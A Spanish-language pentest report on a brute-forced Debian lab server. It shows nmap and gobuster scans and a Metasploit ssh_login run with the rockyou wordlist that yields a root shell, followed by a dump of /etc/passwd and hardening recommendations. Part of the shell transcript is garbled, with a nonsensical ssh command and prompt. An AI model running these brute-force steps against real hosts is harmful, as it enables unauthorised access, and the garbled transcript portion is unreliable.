

Informe de Pentesting

Fase Final

1-01-2025/31-01-2025

Introducción

La finalidad de este informe es evaluar una servidor Debian que ha sido penetrado por un agente externo a la empresa y descubrir como lo hizo y qué vulnerabilidades están expuestas que el propio atacante aún no ha explotado además de corregir la propia falla de seguridad perpetrada por el malhechor y descubrir que otras vulnerabilidades no han sido expuestas y si se siguen los controles de seguridad adecuados.

Principales vulnerabilidades encontradas

El servidor consta de varios puertos innecesariamente abiertos expuestos que no están configurados por un firewall además de contar con una política de contraseñas muy baja siendo susceptible a un ataque de fuerza bruta

La penetración que usó el atacante fue un ataque de fuerza bruta al puerto ssh creando teniendo acceso a un usuario debido a una configuración default que permite el acceso directo de root, a través de la directiva `PermitRootLogin` con valor `yes` o `without-password`.

Además la página web consta de una mala configuración del wordpress lo que permite indexar archivos de esta misma y descubrir usuarios que si no constan con las políticas de seguridad adecuadas a nivel de contraseñas serían un target más que claro a ataques de fuerza bruta.

Alcance

Principalmente será analizado tanto el sitio web de wordpress como el ssh , cabe recalcar que se excluyen del análisis otras vulnerabilidades como el ftp,apache y el mariadb que me constan como que tienen vulnerabilidades ya comprobadas y que serán revisadas en otro informe.

Metodología

Para averiguar qué flaquezas tiene este servidor usaremos Autopsy y Rkhunter los cuales nos adjunta a continuación que las credenciales de ssh y las credenciales de tanto la página web como la base de datos tienen credenciales default de baja seguridad y vulnerables a ataques de fuerza bruta . Además usaremos nmap para ver que puertos son vulnerables a ataques remotos , gobuster ,metasploit y nmap desde una máquina kali.

```
Performing system configuration file checks
  Checking for an SSH configuration file           [ Found ]
  Checking if SSH root access is allowed           [ Warning ]
  Checking if SSH protocol v1 is allowed           [ Not set ]
  Checking for other suspicious configuration settings [ None found ]
  Checking for a running system logging daemon     [ Found ]
  Checking for a system logging configuration file  [ Found ]

Performing filesystem checks
  Checking /dev for suspicious file types           [ None found ]
  Checking for hidden files and directories         [ None found ]


Press <ENTER> to continue]
```

```
kali@kali: ~  
File Actions Edit View Help  
[+] Negative Status codes: 404  
(kali@kali)-[~]  
$ nmap -p- -sV 10.0.2.48  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-29 16:08 CET  
Nmap scan report for 10.0.2.48 enumeration mode  
Host is up (0.00020s latency).  
Not shown: 65532 closed tcp ports (reset) 0  
PORT      STATE SERVICE VERSION  
21/tcp    open  ftp      vsftpd 3.0.3 [Size: 0]  
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)  
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))  
MAC Address: 08:00:27:C1:51:80 (Oracle VirtualBox virtual NIC)  
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 21.66 seconds
```

Vulnerabilidad 346-792 Riesgo: Crítico

Esta vulnerabilidad es la asociada con el servidor ssh y sus políticas de contraseñas y configuración de este mismo y como ha sido vulnerado a causa de esto.

Gracias al Nmap descubrimos tanto la versión como el puerto en el que se aloja , la versión es de las más recientes pero aún así sufre de una mala configuración en sus archivos. Cuando se usa openssh el usuario que haya instalado esto ha de ser root así que gracias a eso y a una mala política de contraseñas conseguiremos acceso total al terminal del servidor mediante el uso de metasploit. Para esto usaremos la famosa rockyou list en la que se descubrieron más de 32 millones de contraseñas.



```
kali@kali: /usr/share/wordlists
[ File Actions Edit View Help ]
[ msf6 ]
+ -- ==[ metasploit v6.4.34-dev ]
+ -- ==[ 2461 exploits - 1264 auxiliary - 431 post ]
+ -- ==[ 1471 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion /usr/share/wordlists ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.0.2.48
RHOSTS => 10.0.2.48 /usr/share/wordlists
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /usr/share/wordlists/rockyou.txt
PASS_FILE => /usr/share/wordlists/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.0.2.48:22 - Starting bruteforce
[+] 10.0.2.48:22 - Success: 'root:123456' 'uid=0(root) gid=0(root) groups=0(root) Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64 GNU/Linux '
[*] SSH session 1 opened (10.0.2.20:43357 -> 10.0.2.48:22) at 2025-01-28 15:10:57 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > 
```

Una vez hecho esto solo tendremos que establecer la sesión y ya tendremos acceso directo

use auxiliary/scanner/ssh/ssh_login

set RHOST IP

set USERNAME root

set PASS_FILE /path/to/wordlists/rockyou.txt

run

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

root@kali:~# ssh -i /usr/share/wordlists/rockyou.txt rockyou@rockyou.txt
root@rockyou:~# pwd
/root
root@rockyou:~# ls
ls
who
whoami
root@rockyou:~# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

```

Como se puede ver en la imagen superior tienes acceso al root además de tener acceso a todos los comandos del terminal de Debian.

Vulnerabilidad 346-793 Riesgo: Medio

Esta vulnerabilidad consta de una indexación de los archivos más importantes de la página web wordpress y nombres de usuarios que constan de altos privilegios y podrían ser atacados mediante un ataque de fuerza bruta para la sustracción de esos archivos para inclusive detectar que hay mal configurado en nuestra página web.

Para esto usaremos el gobuster y una serie de listas que constan de hasta 1.273.833 archivos que podrían estar aún en nuestro wordpress .

```
(kali@kali)-[/usr/share/seclists/Discovery/Web-Content]
$ gobuster dir -u http://10.0.2.48 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.0.2.48
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/login (Status: 302) [Size: 0] [→ http://localhost/wp-login.php]
/0 (Status: 301) [Size: 0] [→ http://10.0.2.48/0/]
/wp-content (Status: 301) [Size: 311] [→ http://10.0.2.48/wp-content/]
/admin (Status: 302) [Size: 0] [→ http://localhost/wp-admin/]
/wp-includes (Status: 301) [Size: 312] [→ http://10.0.2.48/wp-includes/]
```

Recomendaciones

1. Mejorar la configuración de SSH:

- Deshabilitar el acceso root directo mediante SSH modificando el archivo `/etc/ssh/sshd_config` y estableciendo `PermitRootLogin no`.
- Implementar autenticación mediante claves SSH en lugar de contraseñas.
- Restringir el acceso SSH solo a direcciones IP específicas mediante `AllowUsers` o `AllowGroups`.
- Configurar un firewall para restringir accesos no autorizados al puerto SSH.

2. Fortalecer las políticas de contraseñas:

- Implementar autenticación en dos pasos (2FA) para los accesos administrativos.
- Aplicar reglas de complejidad de contraseñas mediante `pam_pwquality`.

-
- Obligar el cambio periódico de credenciales.

3. Mejorar la seguridad de WordPress:

- Restringir el acceso al archivo `wp-config.php` y otros archivos sensibles mediante reglas en `.htaccess` o `nginx.conf`.
- Deshabilitar la indexación de directorios en el servidor web.
- Instalar plugins de seguridad como Wordfence o Sucuri.
- Mantener actualizado el núcleo de WordPress, los plugins y los temas.

4. Escaneos y monitoreo continuo:

- Implementar herramientas como Fail2Ban para prevenir ataques de fuerza bruta.
- Realizar auditorías de seguridad periódicas con herramientas como OpenVAS o Nessus.
- Monitorear los registros de accesos y errores en `/var/log/auth.log` y `/var/log/apache2/`.

Conclusión

El análisis de seguridad realizado en el servidor Debian expuesto ha demostrado que existen vulnerabilidades críticas que podrían comprometer seriamente la integridad del sistema. La principal causa de la intrusión detectada ha sido la configuración insegura del acceso SSH y la política de contraseñas débiles, lo que facilitó un ataque de fuerza bruta exitoso.

Adicionalmente, la mala configuración de WordPress ha permitido la indexación de archivos sensibles y la exposición de usuarios con privilegios administrativos, lo que abre la posibilidad de nuevos ataques si no se toman medidas correctivas inmediatas.

Para mitigar estos riesgos, es esencial implementar las recomendaciones descritas en este informe, asegurando así que el servidor esté protegido contra futuras amenazas. Además,

se recomienda realizar pruebas de penetración periódicas y adoptar un enfoque proactivo en la gestión de la seguridad informática.